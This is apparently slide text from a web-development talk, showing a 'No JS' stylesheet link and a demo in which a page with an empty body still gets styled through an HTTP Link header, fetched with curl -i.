
“No JS”

```
<link href="nojs.css" rel="stylesheet">
```


mths.be/bsf







O HAI! Have a look at my source code :)



http://mathi...without-html



mathiasbynens.be/demo/css-without-html



O HAI! Have a look at my source code :)

Source of: http://mathiasbynens.be/demo/css-without-html

1

CSS without HTML

```
$ curl -i https://mathiasbynens.be/demo/css-without-html
```

```
HTTP/1.1 200 OK
```

```
Date: Fri, 24 Oct 2016 13:33:37 GMT
```

```
Link: <css-without-html.css>;rel=stylesheet
```

```
Content-Length: 0
```

```
Content-Type: text/html; charset=UTF-8
```

mths.be/bpe

CSS without HTML

```
$ curl -i https://mathiasbynens.be/demo/css-without-html
```

```
HTTP/1.1 200 OK
```


```
Date: Fri, 24 Oct 2016 13:33:37 GMT
```

